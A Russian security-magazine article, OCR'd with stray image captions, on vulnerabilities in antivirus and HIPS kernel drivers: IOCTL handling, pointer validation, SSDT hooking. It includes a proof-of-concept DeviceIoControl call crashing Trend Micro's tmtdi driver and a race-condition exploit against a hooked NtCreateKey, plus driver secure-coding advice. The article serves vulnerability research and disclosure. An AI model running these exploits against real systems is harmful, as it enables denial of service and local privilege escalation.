
Никита Тараканов CISS Research Team? Александр Бажанюк



ДРАЙВЕРЫ АНТИВИРУСОВ — ИСТОЧНИК ЗЛА

Уязвимости в драйверах проактивных защит


Многим известно, что большое количество программ используют драйверы режима ядра в Windows как «окно» для доступа в более привилегированный режим — Ring 0. В первую очередь это касается защитного ПО, к которому можно отнести антивирусы, межсетевые экраны, HIPS'ы (Host Intrusion Prevention System) и программы класса internet security.

ОЧЕВИДНО, ЧТО КРОМЕ ОСНОВНЫХ ФУНКЦИЙ ПОДОБНЫЕ ДРАЙВЕРЫ БУДУТ ОСНАЩЕНЫ ТАКЖЕ МЕХАНИЗМАМИ ВЗАИМОДЕЙСТВИЯ, ПРЕДНАЗНАЧЕННЫМИ ДЛЯ ОБМЕНА ДАННЫМИ МЕЖДУ ДРАЙВЕРОМ И ДРУГИМИ ПРОГРАММНЫМИ КОМПОНЕНТАМИ, РАБОТАЮЩИМИ В ПОЛЬЗОВАТЕЛЬСКОМ РЕЖИМЕ. ТОТ ФАКТ, ЧТО КОД, работающий на высоком уровне привилегий, получает данные от кода, работающего на уровне привилегий более низком, заставляет разработчиков уделять повышенное внимание вопросам безопасности при проектировании и разработке упомянутых выше механизмов взаимодействия. Однако как с этим обстоят дела на практике?


Сага про ioctl

Сейчас мы максимально широко рассмотрим тему уязвимостей в драйверах защитного ПО, их эксплуатации и поиска. И начнем с диспетчера ввода-вывода.

Существует достаточно много как документированных, так и не очень системных механизмов, которые могут быть использованы для организации взаимодействия кода пользовательского режима с драйверами режима ядра. Самыми функциональными и наиболее часто используемыми являются те, которые предоставляются диспетчером ввода-вывода (I/O manager). В конце концов, именно они и создавались разработчиками операционной системы для



Девайсы trend micro



Да будет BSOD

подобных задач. Давай рассмотрим, как обычно организуется работа с диспетчером ввода-вывода со стороны драйвера и приложения. После загрузки драйвер создает именованный объект ядра «устройство», используя функцию IoCreateDevice. Для обработки обращений к созданным устройствам драйвер ассоциирует со своим объектом набор функций-обработчиков. Эти функции вызываются диспетчером ввода-вывода при выполнении определенных операций с устройством (открытие, закрытие, чтение, запись и т.д.), а также в случае некоторых системных событий (например, завершения работы системы или монтирования раздела жесткого диска). Структура, описывающая объект «драйвер», называется DRIVER_OBJECT, а эти функции — IRP (I/O Request Packet) обработчиками. Их адреса драйвер помещает в поле DRIVER_OBJECT::MajorFunction, которое, по своей сути, является массивом указателей, имеющим фиксированный размер IRP_MJ_MAXIMUM_FUNCTION + 1.
Константа IRP_MJ_MAXIMUM_FUNCTION определена в заголовочных файлах Driver Development Kit (DDK) как 27. Как видишь, типов событий, связанных с устройством, довольно много. IRP-обработчики имеют следующий прототип:

```
typedef
NTSTATUS
 (*PDRIVER_DISPATCH) (
 IN struct _DEVICE_OBJECT *DeviceObject,
 IN struct _IRP *Irp
 );
```


Параметр DeviceObject указывает на конкретное устройство (у одного драйвера их может быть много), а Irp — на структуру, содержащую различную информацию о запросе к устройству, такую как контрольный код, буферы для входящих и исходящих данных, статус завершения обработки запроса и многое другое.
Так как устройство, создаваемое драйвером, является именованным объектом, оно видно в пространстве имен диспетчера объектов. Это позволяет открывать его по имени, используя функцию CreateFile/OpenFile (или ее native-аналог — NtCreateFile/NtOpenFile). Именно это, как правило, в первую очередь и делает код пользовательского режима, которому необходимо передать драйверу, владеющему устройством, какой-либо запрос. Во время открытия устройства, в контексте процесса, осуществляющего эту операцию, вызывается обработчик драйвера IRP_MJ_CREATE. Подобные уведомления позволяют драйверу управлять открытием своих устройств — он может запретить или разрешить это по своему усмотрению. Если открытие устройства со стороны драйвера было разрешено, система создает ассоциированный с устройством объект ядра типа «файл», дескриптор которого возвращается функцией CreateFile. Когда устройство открыто, приложение может вызывать функции ReadFile, WriteFile и DeviceIoControlFile для взаимодействия с драйвером.
Наибольший интерес для нас представляет последняя функция. Ниже представлена схема, поясняющая способ обработки запроса после вызова данной функции:

```
BOOL
WINAPI
DeviceIoControl(
      HANDLE hDevice,
      DWORD dwIoControlCode,
      LPVOID lpInBuffer,
      DWORD nInBufferSize,
      LPVOID lpOutBuffer,
      DWORD nOutBufferSize,
      LPDWORD lpBytesReturned,
      LPOVERLAPPED lpOverlapped
);
```


В качестве параметра hDevice она получает дескриптор устройства, в lpInBuffer и nInBufferSize передается указатель на буфер с входящими данными и его размер, а в lpOutBuffer и nOutBufferSize — указатель и размер буфера для данных, которые будут возвращены драйвером.
Отдельно стоит рассказать о параметре dwIoControlCode. Он представляет собой двойное слово и служит для указания драйверу кода операции, которую мы хотим осуществить. Поддерживаемые драйвером значения кода запроса ввода-вывода определяются на этапе написания конкретного драйвера (то есть жестко «зашиты» в его код) и выбираются разработчиком не по произвольному принципу. Вот какую информацию извлекает диспетчер ввода-вывода из этого двойного слова:

- **DEVICE TYPE** — идентификатор устройства (биты 16-31); диапазон 0-7FFFh зарезервирован Microsoft, а значение из диапазона 8000h-0FFFFh может быть любым, по усмотрению разработчика драйвера. Это значение также передается функции IoCreateDevice в качестве параметра DeviceType при создании устройства.
- **ACCESS —** набор флагов, определяющих права доступа к устройству.
- **FILE_ANY_ACCESS —** максимальные права доступа.
- **FILE_READ_ACCESS —** права на чтение данных из устройства.
- **FILE_WRITE_ACCESS —** права на передачу данных к устройству.
- **FUNCTION —** определяет операцию, выполнение которой требуется от драйвера.
- **METHOD —** определяет метод ввода-вывода.
- **METHOD_BUFFERED —** буферизированный ввод-вывод.

Диспетчер выделяет в не подкачиваемом пуле буфер, размер которого равен наибольшему размеру, указанному в параметрах nInBufferSize и nOutBufferSize функции DeviceIoControl. В этот



Перехваченные системные сервисы



И снова BSOD

буфер копируются данные из пользовательского входного буфера (параметр lpInBuffer). Адрес этого буфера передается обработчику IRP_MJ_DEVICE_CONTROL в поле AssociatedIrp.SystemBuffer структуры IRP, а его размер — в поле Parameters.DeviceIoControl.InputBufferLength структуры IO_STACK_LOCATION. После того, как обработчик драйвера был вызван, диспетчер ввода-вывода копирует возвращаемые драйвером в этом же системном буфере данные в пользовательский буфер. Размер копируемых данных IRP-обработчик должен указать сам, в параметре IoStatus.Information структуры IRP.

- **METHOD_IN_DIRECT И METHOD_OUT_DIRECT —** ситуация с входным буфером аналогична буферизированному вводу-выводу. Выходной пользовательский буфер обрабатывается несколько иначе — описывающий его MDL помещается в поле MdlAddress структуры IRP. Входной буфер, несмотря на его название, может служить как источником, так и приемником данных.
- **METHOD_NEITHER —** операции по обработке как входных, так и выходных буферов целиком и полностью ложатся на плечи разработчика. В поле DeviceIoControl.Type3InputBuffer структуры IO_STACK_LOCATION содержится указатель на пользовательский входной буфер, а в поле UserBuffer структуры IRP — указатель на пользовательский выходной буфер.

Проверка указателей

Для валидации user-mode указателей используются документированные в DDK функции ProbeForRead/ProbeForWrite. Если ты используешь метод ввода-вывода METHOD_NEITHER, то в качестве дополнительной меры обязательно нужно подвергать аналогичной проверке указатель на входные и выходные пользовательские данные IRP-запроса (поля DeviceIoControl.Type3InputBuffer и UserBuffer).

Причем для выходного буфера следует использовать функцию ProbeForWrite, так как он может находиться на странице памяти пользовательского режима, не имеющей разрешение на запись, что, в свою очередь, вызовет BSoD при попытке записать туда что-либо из драйвера. Важно отметить, что при вызове этих функций с параметром длины, равным нулю, никаких проверок выполняться не будет. Этот нюанс используется при эксплуатации уязвимостей. Также не стоит забывать, что эти функции можно использовать только на PASSIVE- APC IRQ Level. На уровнях DPC и выше их использование может привести к появлению синего экрана, так как на этих уровнях обращения к выгружаемой памяти режима ядра не отлавливаются структурными обработчиками исключений.

Типичные уязвимости

Кроме специфичных для этой атаки уязвимостей, связанных с валидацией указателей, также часто встречаются типичные уязвимости, такие как переполнение стека, целочисленное переполнение и т.д. Рассмотрим драйвер одного антивирусного продукта.


Смотрим информацию об устройстве tmtdi:

```
kd> !devobj tmtdi
Device object (812cc9f0) is for:
 tmtdi*** ERROR: Module load completed but symbols
could not be loaded for tmtdi.sys
 \Driver\tmtdi DriverObject 816693b8
Current Irp 00000000 RefCount 1 Type 00000022 Flags
00000040
Dacl e12cbbb4 DevExt 812ccaa8 DevObjExt 812ccab0
ExtensionFlags (0000000000)
Device queue is not busy.
kd> !drvobj 816693b8 2
Driver object (816693b8) is for:
 \Driver\tmtdi
DriverEntry: f0f0c505 tmtdi
DriverStartIo: 00000000
DriverUnload: 00000000
AddDevice: 00000000

Dispatch routines:
...
[0e] IRP_MJ_DEVICE_CONTROL   f0f07b38   tmtdi+0xdb38
<------ адрес обработчика IoCtl вызовов
```

Как видно из листинга, устройство tmtdi обрабатывается драйвером tmtdi.sys. Бегло проанализировав код, мы обнаружили ошибку, ведущую к разрушению пула ядра (Kernel Pool Memory Corruption, листинг ищи на DVD):

А теперь нехитрый код для воспроизведения BSoD:

```
hDevice = CreateFileA(
      "\\\\.\\tmtdi",
      GENERIC_READ|GENERIC_WRITE,
      0,
      0,
      OPEN_EXISTING,
      0,
      NULL);

inbuff = (char *)malloc(0x4000);

if(!inbuff)
{
```



Привет с презентации рускрипто


```
        printf("malloc failed!\n");
        return 0;
}

memset(inbuff, 'A',0x4000-1);

ioctl = 0x220044;
DeviceIoControl(hDevice, ioctl,
        (LPVOID)inbuff, 0x10,
        (LPVOID)inbuff, 0x10, &cb,NULL);
```

Syscall

Разработчики драйверов антивирусных компаний реализуют перехват различных системных сервисов. Перехваты системных сервисов реализуют различный функционал — от самозащиты до блокирования атак на повышение привилегий (загрузка драйвера через NtLoadDriver). Разумеется, в этом случае также нужно предпринимать все необходимые меры для проверки получаемых параметров. Однако особенность именно системных сервисов заключается в том, что они могут быть вызваны как из пользовательского режима (Zw* и Nt* функции ntdll.dll), так и из режима ядра (Zw* функции ntoskrnl.exe). В последнем случае параметры сервиса могут содержать указатели на память режима ядра, и это нужно как-то учитывать во время их проверки. К счастью, для определения того, из какого режима был осуществлен вызов системного сервиса, разработчики ядра предоставили в наше полное распоряжение функцию GetPreviousMode. Она возвращает значение поля PreviousMode структуры KTHREAD, описывающей текущий поток, а само значение устанавливается диспетчером системных вызовов. Большинство реализаций перехвата различных системных сервисов антивирусного рынка подвержены атаке Race Condition (RC) (более четкий подвид TOCTTOU). По словам компании Matousec, в рамках ее исследования был реализован анализ продуктов всех антивирусных компаний на наличие RC, однако они не обнародовали PoC/Exploit.

Рассмотрим по шагам, как же можно проанализировать и реализовать атаку на антивирусные продукты через перехват SSDT-функции, используя RC.

1. Нужно определить список перехватываемых функций; для этого запускаем любимый антируткит (RkUnhooker, GMER — выбор авторов) и смотрим перехваты в SSDT:




I/O Manager собственной персоной

```
ntkrnlpa.exe-->NtCreateKey, Type: Address
change 0x8061A286-->F8D380E6 [Unknown
module filename]
ntkrnlpa.exe-->NtCreateThread, Type:
Address change 0x805C7208-->F8D380DC
[Unknown module filename]
ntkrnlpa.exe-->NtDeleteKey, Type: Address
change 0x8061A716-->F8D380EB [Unknown
module filename]
ntkrnlpa.exe-->NtDeleteValueKey, Type:
Address change 0x8061A8E6-->F8D380F5
[Unknown module filename]
ntkrnlpa.exe-->NtLoadDriver, Type: Address
change 0x80579588-->F8D38113 [Unknown
module filename]
ntkrnlpa.exe-->NtLoadKey, Type: Address
change 0x8061C482-->F8D380FA [Unknown
module filename]
ntkrnlpa.exe-->NtOpenProcess, Type: Address
change 0x805C1296-->F8D380C8 [Unknown
module filename]
ntkrnlpa.exe-->NtOpenThread, Type: Address
change 0x805C1522-->F8D380CD [Unknown
module filename]
ntkrnlpa.exe-->NtReplaceKey, Type: Address
change 0x8061C332-->F8D38104 [Unknown
module filename]
ntkrnlpa.exe-->NtRestoreKey, Type: Address
change 0x8061BC3E-->F8D380FF [Unknown
module filename]
ntkrnlpa.exe-->NtSetSystemInformation,
Type: Address change 0x80605E76-->F8D38118
[Unknown module filename]
ntkrnlpa.exe-->NtSetValueKey, Type: Address
change 0x8061880C-->F8D380F0 [Unknown
module filename]
ntkrnlpa.exe-->NtTerminateProcess, Type:
Address change 0x805C8C2A-->F8D380D7
[Unknown module filename]
ntkrnlpa.exe-->NtWriteVirtualMemory, Type:
Address change 0x805A981C-->F8D380D2
[Unknown module filename]
```

links

- Анализ уязвимостей драйверов, Никита Тараканов — ru-scrypto.org/net-cat_files/File/ruscrypto.2009.027.zip
- Уязвимости в драйверах режима ядра для Windows, Дмитрий Олексюк — rsdn.ru/article/asm/driverholes.xml.
- ibm.com/developerworks/linux/library/l-devctrl-migration/
- wasm.ru/series.php?sid=9
- seclists.org/bugtraq/2003/Dec/351
- matousec.com/info/articles/khobe-8.0-earthquake-for-windows-desktop-security-software.php



Закодированная информация в параметре IoCtl

2. Выбираем функцию, которая обрабатывает указатели или структуры, где есть указатели, например NtCreateKey (POBJECT_ATTRIBUTES, PUNICODE_STRING).
3. Скачиваем пример реализации с seclists.org/bugtraq/2003/Dec/351.
4. Немного редактируем:

```
ZwCreateKey = (_ZwCreateKey *) GetProcAddress(
    GetModuleHandle(L"ntdll.dll"), "ZwCreateKey");
...

OBJECT_ATTRIBUTES oa;
wchar_t wcKeyName[] = L"\\REGISTRY\\User\\S-1-5-21-861
567501-287218729-1801674531-1003\\Software\\NetScape";
UNICODE_STRING KeyName = {
       sizeof wcKeyName - sizeof wcKeyName[0],
       sizeof wcKeyName,
       wcKeyName
       };
...

while ( !_kbhit() )
{
    HANDLE hKey;
    oa.ObjectName->Buffer = (PWSTR)ptr;
    NTSTATUS rc = ZwCreateKey(&hKey, KEY_READ, &oa,
        TitleIndex, NULL,
        REG_OPTION_NON_VOLATILE, &Disposition);
    if ( NT_SUCCESS(rc) )
        CloseHandle(hKey);
}
...

DWORD WINAPI Crack(LPVOID Context)
{
    POBJECT_ATTRIBUTES oa = (
        POBJECT_ATTRIBUTES) Context;
    DWORD *ptr = (DWORD*)&oa->ObjectName->Buffer;

    SetThreadPriority(GetCurrentThread(),
        THREAD_PRIORITY_HIGHEST);
    SetEvent(hStartEvent);

    while ( true )
    {
        *ptr = 0x90909090; //заменяем указатель на
невалидный адрес в пространстве ядра
       if ( WaitForSingleObject(hStopEvent, 1)
           == WAIT_OBJECT_0 ) break;
    }
    return 0;
}
```

5. Запускаем и ждем. Поскольку переключение между потоками происходит очень быстро, а количество инструкций для реализации данной атаки небольшое (от 8 до 60), необходимо немного подождать. Потом ты увидишь BSOD. Очень часто такие уязвимости можно эксплуатировать как локальное повышение привилегий.

```
kd> !analyze -v
Bugcheck Analysis

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be
protected by try-except, it must be protected by a
Probe. Typically the address is just plain bad or it
is pointing at freed memory.
```

Подробности такого фейла смотри в листинге на нашем DVD. Несмотря на то, что подавляющее большинство ошибок реализации в драйверах реальных программ обусловлено именно неправильной валидацией указателей и некорректной проверкой формата/размера входных данных, разработчику стоит обращать внимание не только на это. Вот еще некоторые нюансы, которые необходимо соблюдать при написании качественного кода:

1. Если ты работаешь с памятью, указатель на которую был получен извне, как с ASCII- или Unicode-строкой, нужно обязательно проверять наличие нулевого байта в ее конце, так как при отсутствии такового функции strlen/wcslen и подобные вызовут Page Fault при выходе за границы валидной страницы памяти.
2. Никогда не выполняй запись по kernel mode-адресам, которые были получены из пользовательского режима. Просто запомни это, как аксиому. Наличие подобных манипуляций, независимо от их характера, уже является серьезной уязвимостью, которая была допущена еще на стадии проектирования.
3. Не забывай о дескрипторах, так как задачи, для решения которых драйверу необходимо получить дескриптор какого-либо объекта ядра, встречаются весьма часто. В этом случае корректность полученного дескриптора в драйвере поможет обеспечить выполнение его копирования с помощью функции ZwDuplicateHandle, однако более предпочтительным все же будет вариант с передачей драйверу из приложения не дескриптора объекта, а его имени с последующим открытием данного объекта уже на стороне драйвера.

Вывод

Как показывает практика, большинство антивирусов, HIPS'ов содержат уязвимости. А тестирование их драйверов в большинстве компаний не проводится. Как итог, исправление уязвимостей в некоторых случаях занимает более года. Из вышесказанного можно сделать вывод, что драйверы антивирусов — лакомый кусочек для хакера.